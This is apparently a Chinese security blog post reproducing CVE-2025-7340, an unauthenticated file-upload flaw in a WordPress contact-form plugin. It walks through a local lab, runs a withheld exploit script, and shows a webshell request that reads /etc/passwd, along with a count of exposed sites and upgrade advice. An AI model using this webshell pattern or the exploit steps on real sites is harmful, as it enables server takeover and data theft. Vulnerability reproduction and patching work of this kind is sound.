
【已复现】影响1万+WordPress站点的命令执行漏洞（CVE-2025-7340）


漏洞介绍

CVE-2025-7340 是 WordPress 插件 HT Contact Form Widget for Elementor & Gutenberg Blocks（版本 ≤ 2.2.1）中的关键任意文件上传漏洞。该漏洞源于 temp_file_upload 函数缺乏服务器端文件类型验证，允许 未经身份验证的攻击者 上传任意文件（如 PHP Webshell）至受影响网站服务器，从而可能导致 远程代码执行（RCE）。



11,973 条匹配结果 (5,339 条独立IP)， 1972 ms， 关键词搜索。
显示一年内数据，点击 all 查看所有。
智能排除蜜罐/仿冒数据 5 条， 点击 查看。

该插件目前有1万+的活跃安装次数，可谓使用范围非常广；



HT Contact Form Widget For Elementor Page Builder & Gutenberg Blocks & Form Builder.


By HT Plugins

Statistics

Active versions

Version	2.3.0
Last updated	4 weeks ago
Active installations	10,000+
WordPress version	5.0 or higher
Tested up to	6.8.2
Tags	contact form custom form form form builder forms

该漏洞利用无需任何利用前置条件，可谓**利用条件非常简单**。所以CVE官方也是给出了9.8的CVSS超高评分。



9.8

Unrestricted Upload of File with Dangerous Type

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVE	CVE-2025-7340
CVSS	9.8 (Critical)
Publicly Published	July 14, 2025
Last Updated	July 22, 2025
Researcher	vgo0


漏洞版本

- HT Contact Form Widget插件版本 <= 2.2.1

一键部署-漏洞环境


在“CVE-2025-7340一键部署环境”文件夹执行`docker-compose up -d`即可部署CVE-2025-7340漏洞环境

> “CVE-2025-7340一键部署环境”可在知识星球内领取，知识星球介绍详见文末



名称	修改日期	大小	种类
ht-contactform	[redacted]	--	文件夹
Dockerfile	[redacted]	277字节	文稿
docker-compose.yml	[redacted]	544字节	YAML

WordPress环境搭建完成后，使用HT Contact Form Widget插件随意生成一个带有表单的界面，至此，漏洞环境搭建完成。




漏洞利用

执行一下命令对目标环境进行CVE-2025-7340漏洞利用

python CVE-2025-7340.py -u 【之前HT Contact Form Widget插件生成的带有表单界面的url】

> “CVE-2025-7340.py”可在知识星球内领取，知识星球介绍详见文末




```
(CommonPython) a1batr0ss@MacBookAir ~ % python CVE-2025-7340.py -u http://10.211.55.2:8000/cve-2025-7340/
开始对目标进行漏洞利用...
正在上传webshell...

[+] 漏洞利用成功!

webshell地址: : wp-content/uploads/ht_form/temp/68a2f12058279-shell.php
```

访问webshell地址，执行任意命令


不安全
10.211.55.2:8000/wp-content/uploads/ht_form/temp/68a2f12058279-shell.php?cmd=cat%20/etc/passwd


Tianweng–CyberSecurity
Code Execution Result:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

漏洞修复

修复需要将版本升级

- HT Contact Form Widget插件大于2.2.1的版本已将该漏洞修复



Version: 2.2.2 – Date: 10-Jul-2025

- Improved: File upload handling by adding file type validation.
- Fixed: File name sanitization issue in file upload field.